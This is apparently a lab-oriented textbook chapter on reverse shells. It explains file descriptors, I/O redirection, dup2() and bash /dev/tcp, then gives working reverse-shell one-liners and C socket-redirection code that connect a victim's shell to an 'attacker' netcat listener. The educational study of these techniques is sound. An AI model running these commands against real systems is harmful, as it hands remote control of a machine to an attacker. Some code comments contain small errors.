Reverse Shell

Introduction :

- A reverse shell is a common and critical technique in cybersecurity, primarily used to establish a remote backdoor.
- It flips the traditional connection model, allowing an attacker to control a compromised machine
- The goal is to have the shell on the Victim machine actively connect back to the Attacker's machine. This "reverse" connection allows the attacker to send commands and receive output, gaining full remote control.




Figure 14.1: Reverse Shell

Building Blocks of a Reverse Shell :

To truly understand how a reverse shell operates, we must first grasp three fundamental operating system concepts that enable its functionality:

- File Descriptors
- I/O Redirections
- TCP Connections

1. File Descriptor :

- ***Definition:*** In Unix and related computer operating systems, a file descriptor is an abstract indicator (handle) used to access a file or other input/output resource, such as a pipe or network socket. File descriptors form part of the POSIX application programming interface. A file descriptor is a integer, generally represented in the C programming language as the type int.

- ***In Simple Terms,*** It's just a number (a non-negative integer) where your program uses this number to tell the OS which file or connection it wants to read from or write to.

Standard Streams :

- File descriptors **0, 1, and 2** are created by default for every process.

- These are known as the **Standard Streams**:
  0: Standard Input (stdin)
  1: Standard Output (stdout)
  2: Standard Error (stderr)

- A child process typically **inherits** these three file descriptors from its parent process (like the shell).
- The shell connects stdin, stdout, and stderr to your terminal.
- Since 0, 1, and 2 are already taken by the standard streams, the first call to open() will usually return **3** as the next available file descriptor.

File Descriptor Index :

- The number (e.g., 3) is not the "descriptor" itself; it's just an index into the process's File Descriptor table.
- Each entry in this table is a pointer to the systemwide File Table.




Figure 14.2: File descriptor table

Code Example 1: Using a File Descriptor

```
/* reverse_shell_fd.c */
#include <unistd.h>
#include <stdio.h>
#include <fcntl.h>
#include <string.h>

void main()
{
    int fd;
    char input[20];
    memset(input, 'a', 20);
    fd = open("/tmp/xyz", O_RDWR); /* Open file */
    printf("File descriptor: %d\n", fd); /* Print the FD */
    write(fd, input, 20); /* Use the FD to write */
    close(fd);
}
```

Compilation and Execution:


```
$ gcc reverse_shell_fd.c
$ touch /tmp/xyz  #create the file first
$ ./a.out
File descriptor: 3
$ more /tmp/xyz
aaaaaaaaaaaaaaaaaaaa
```

Explanation:

- The open() system call returns a file descriptor.
- As the output shows, the value of the file descriptor is 3, which is an integer
- This integer fd is then used by the write() system call to access the file

How to View the File Descriptor Table :

- **How to View:** In Linux, you can view the file descriptor table of a process using the **/proc** pseudo-file system
- **What is /proc?:** It's a mechanism for the operating system to provide kernel data to user-space programs
- **The Path:** The virtual location for a process's file descriptor table is **/proc/pid/fd** , where **pid** is the Process ID
- **Useful Tip:** In the bash shell, the **$$** variable contains the Process ID of the currentshell



2. Redirection :

- Changing the standard input and output is called redirection.
- The Goal here is we may not want to use the default devices. For example, we might want printf() (which writes to FD 1) to save output to a file instead of the screen.

Output Redirection:

$ echo "hello”
hello

$ echo "hello" > /tmp/xyz

$ more /tmp/xyz
hello

This tells the shell: "Run echo, but first, make its Standard Output (FD 1) point to the file /tmp/xyz“

Input Redirection:

$ cat
hello <- Typed by the user hello
hello <- Printed by the cat program

$ cat < /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin

This tells the shell: "Run cat, but first, make its Standard Input (FD 0) point to the file /etc/passwd"

Syntax for Redirection :

- **Syntax: source op target** (This format means "redirect source to target")

i) Source (The File Descriptor to Redirect) :

- The source is a file descriptor, like 0 (stdin), 1 (stdout), or 2 (stderr).
- This field is optional.
- If omitted, the default is **0 (input)** for the **<**.
- If omitted, the default is **1 (output)** for the **>**.
- **Example:**

  "cat < file" is the same as **"cat 0< file"**

  "cat > file" is the same as **"cat 1> file"**

ii) Op (The Operator) :

- The operator (<, >, or <>) specifies the permissions needed for the target:

  < : Read-only. Used for redirecting input.
  > : Write-only. Used for redirecting output.
  <> : Read and Write.

- **Example**

```
$ exec 3< /tmp/xyz  # Open /tmp/xyz and assign it to fd 3
$ exec 4> /tmp/xyz  # Open /tmp/xyz and assign it to fd 3
$ exec 5<> /tmp/xyz # Open /tmp/xyz and assign it to fd 3
$ ls -l /proc/$$/fd
  lr-x------ 1 seed seed 64 ... 3 -> /tmp/xyz <- read only
  l-wx------ 1 seed seed 64 ... 4 -> /tmp/xyz <- write only
  lrwx------ 1 seed seed 64 ... 5 -> /tmp/xyz <- read and write
```

iii) Target (The Destination) :

- Usually, the target can be a file name or another file descriptor.

- ***Target as a File Name***

  $cat > /tmp/xyz

  This redirects standard output (FD 1) to the file named /tmp/xyz

- ***Target as a File Descriptor***

- To redirect to another already open file descriptor, you must add an ampersand (&) to the operator, then operators become >& or <&.

- This tells the shell: "The target is a file descriptor number, not a file name".

- **Command Example :**

  $ exec 3</etc/passwd # Open /etc/passwd and assign it to file descriptor 3

  $ cat <& 3 # Redirect cat's standard input (FD 0) from file descriptor 3

  root:x:0:0:root:/root:/bin/bash
  daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
  bin:x:2:2:bin:/bin:/usr/sbin/nologin
  sys:x:3:3:sys:/dev:/usr/sbin/nologin

Implementation of Redirection :

- Redirection is fundamentally performed using a specific system call known as **dup()** with variants like **dup2()** and **dup3()** in Linux.

- *Function signature :*

  int dup2(int oldfd, int newfd);

  It "creates a copy of the file descriptor **oldfd**" and forces that copy into the **newfd** slot (e.g., 0 for stdin, 1 for stdout). If newfd (like 0 or 1) was already open, it's closed first.

- In OS, system call makes **newfd** refer to the same open file as **oldfd**. It works by copying the file descriptor table entry from the **oldfd** index to the **newfd** index. If **newfd** was already in use, that file is automatically closed first.

Code Example 2: dup2() in Action

```
/* dup2_test.c */
#include <unistd.h>
#include <stdio.h>
#include <fcntl.h>

void main()
{
    int fd0, fd1;
    char input[100];
    fd0 = open("/tmp/input", O_RDONLY);
    fd1 = open("/tmp/output", O_RDWR);
    printf("File descriptors: %d, %d\n", fd0, fd1);
    dup2(fd0, 0);
    dup2(fd1, 1);
    scanf("%s", input); // read from /tmp/input
    printf("%s\n", input); // prints from /tmp/input
    sleep(100);
    close(fd0); close(fd1);
}
```

Compilation and Execution:

```
$ gcc dup2_test.c
$ echo "Hello" > /tmp/input  # Create the input file with content
$ ./a.out
File descriptors: 3, 4
(Program pauses for 100 seconds, then exits)
$ cat /tmp/output  # Check the content of the output file
Hello
```

```
$ ls -l /proc/259585/fd
total 0
lr-x------ 1 seed seed 64 May  7 14:54 0 -> /tmp/input
lrwx------ 1 seed seed 64 May  7 14:54 1 -> /tmp/output
lrwx------ 1 seed seed 64 May  7 14:54 2 -> /dev/pts/0
lr-x------ 1 seed seed 64 May  7 14:54 3 -> /tmp/input
lrwx------ 1 seed seed 64 May  7 14:54 4 -> /tmp/output
```




Figure 14.3: The changes of the file descriptor table caused by dup2 ()

3. Redirecting to a TCP Connection :

- Redirection is not restricted to files; we can redirect I/O to network connections

i) Redirecting Output to a TCP Connection:

```
#include <stdio.h>
#include <sys/socket.h>
#include <arpa/inet.h>
#include <unistd.h>
void main()
{
        struct sockaddr_in server;
        int sockfd = socket(AF_INET, SOCK_STREAM,
IPPROTO_TCP); // Create a TCP socket
      // Fill in destination info (e.g., 10.0.2.5, port 8080)
        server.sin_family = AF_INET;
        server.sin_addr.s_addr = inet_addr("10.0.2.5");
        server.sin_port = htons(8080);
        // Connect to the destination server
        connect(sockfd, (struct sockaddr *)&server, sizeof
(struct sockaddr_in) );
        char data[] = "Hello World!";
        // The Key Line: Redirect standard output
(FD 1)
      dup2(sockfd, 1);
      // This now writes to the socket, not the
screen
      printf("%s\n", data);
}
```

Viewing the FD Table:

```
$ ls -l /proc/260283/fd
total 0
lrwx------ 1 seed seed 64 May  7 15:18 0 -> /dev/pts/0
lrwx------ 1 seed seed 64 May  7 15:18 1 -> 'socket:[2344496]'
lrwx------ 1 seed seed 64 May  7 15:18 2 -> /dev/pts/0
lrwx------ 1 seed seed 64 May  7 15:18 3 -> 'socket:[2344496]'
```

ii) Redirecting Input to a TCP Connection:

```
#include <stdio.h>
#include <sys/socket.h>
#include <arpa/inet.h>
#include <unistd.h>

void main()
{
        struct sockaddr_in server;
        // Create a TCP socket
        int sockfd = socket(AF_INET, SOCK_STREAM,
IPPROTO_TCP);
      // Fill in destination info (e.g., 10.0.2.5, port 8080)
        server.sin_family = AF_INET;
        server.sin_addr.s_addr = inet_addr("10.0.2.5");
        server.sin_port = htons(8080);
        // Connect to the destination server
        connect(sockfd, (struct sockaddr *)&server, sizeof
(struct sockaddr_in) );
        char data[100];
        // The Key Line: Redirect standard input
(FD 0)
        dup2(sockfd, 0);
        // This now reads from the socket, not the
keyboard
        scanf("%s", data);
        // This prints to the normal standard output
(FD 1)
        printf("%s\n", data);
}
```

iil) Redirecting to TCP Connection from Shell:

- Bash can redirect a command's input/output directly to a network connection
- It does this using built-in "*virtual files*" (keywords): **/dev/tcp** and **/dev/udp**.
- When bash sees a redirect to /**dev/tcp/host/nnn** , it first establishes a TCP connection to that host (IP or hostname) on that port (nnn).
- It then attaches the command's input or output to that live network connection.
- These "files" (/dev/tcp, /dev/udp) are **not** real devices; they are special keywords interpreted *only* by the bash shell.
- Other shells (like sh) do not recognize these keywords
- **Example 1: Redirecting Input (<):**

  $ cat < /dev/tcp/time.nist.gov/13

  59341 21-05-07 19:05:02 50 0 0 652.8 UTC (NIST) *

  bash connects to time.nist.gov on port 13 and redirects the server's response to cat's standard input.

iil) Redirecting to TCP Connection from Shell:

- **Example 2: Redirecting Output (>):**

$ cat > /dev/tcp/10.0.2.5/8080

Redirects cat's standard output to a netcat server running on 10.0.2.5 at port 8080. (Whatever you type is sent to the server).

- **Example 3: Redirecting the Current Shell (The Reverse Shell Basis)**

This uses exec to change the file descriptors of the current shell itself.
Create a Read/Write connection to the server and assign it to a new File Descriptor, 9.
$ exec 9<> /dev/tcp/10.0.2.5/8080
Redirect the shell's stdout (FD 1) to FD 9
$ exec 1>&9
Redirect the shell's stdin (FD 0) to FD 9
$ exec 0<&9

After these commands, the shell no longer takes input from your keyboard or sends output to your screen. It is fully controlled over the network.

Reverse Shell :

- **Purpose:** A reverse shell's goal is to run a shell (a command-line prompt) on one machine (let's call it the **Server/Victim**) but have it be fully controlled by a different machine (the **Attacker**).

- **Real-world Scenario:** An attacker first compromises a remote server. They then run a shell program on that server.

- **The "Reverse" Part:** Instead of the attacker connecting *to* the server's shell, the shell program on the server **connects back *out* to the attacker's machine**.

- **Core Technique:** This works by **redirecting the shell's standard input and standard output**.

i) Redirecting Standard output :




Figure 14.4: Redirect standard output

- Goal: Send the victim's shell output to the attacker.
- Step 1: Attacker Machine (10.0.2.70)
  $ nc -lnv 9090
- Step 2: Server (Victim) Machine (10.0.2.69)
  $ /bin/bash -i > /dev/tcp/10.0.2.70/9090

What it does:

- **-lnv :** netcat starts in listener mode (-l) , starts in numeric mode prevents DNS lookup (-n) , starts in verbose mode such as connection details (-v).
- **/bin/bash –l :** Starts an interactive bash shell on the victim machine.
- **> :** Redirects Standard Output (File Descriptor 1). This means any output from the bash shell will be sent elsewhere instead of the victim's terminal.
- **/dev/tcp/10.0.2.70/9090 :** Tells bash to open a TCP connection to the attacker's IP address (10.0.2.70) on port 9090 and use it as the target for the redirection .

ii) Redirecting Standard Input :

- Goal: Send the victim's shell input to the attacker.
- Step 1: Attacker Machine (10.0.2.70)
  $ nc -lnv 9090
- Step 2: Server (Victim) Machine (10.0.2.69)
  $ /bin/bash -i > /dev/tcp/10.0.2.70/9090 0<&1




Figure 14.5: Redirect standard input and output

What it does:

- **-lnv :** netcat starts in listener mode (-l) , starts in numeric mode prevents DNS lookup (-n) , starts in verbose mode such as connection details (-v).
- **/bin/bash –I :** Starts an interactive bash shell on the victim machine.
- **> :** Redirects Standard Output (File Descriptor 1). This means any output from the bash shell will be sent elsewhere instead of the victim's terminal.
- **/dev/tcp/10.0.2.70/9090 :** Tells bash to open a TCP connection to the attacker's IP address (10.0.2.70) on port 9090 and use it as the target for the redirection .
- **0<&1:** "Redirect Standard Input (FD 0) to the same place that FD 1 is already pointing"

iii) Redirecting Standard Error:




Figure 14.6: Redirect standard input, output, and error

- Goal: Send the victim's shell output to the attacker.
- Step 1: Attacker Machine (10.0.2.70)
  $ nc -lnv 9090
- Step 2: Server (Victim) Machine (10.0.2.69)
  $ Server:$ /bin/bash -i > /dev/tcp/10.0.2.70/9090 0<&1 2>&1

What it does:

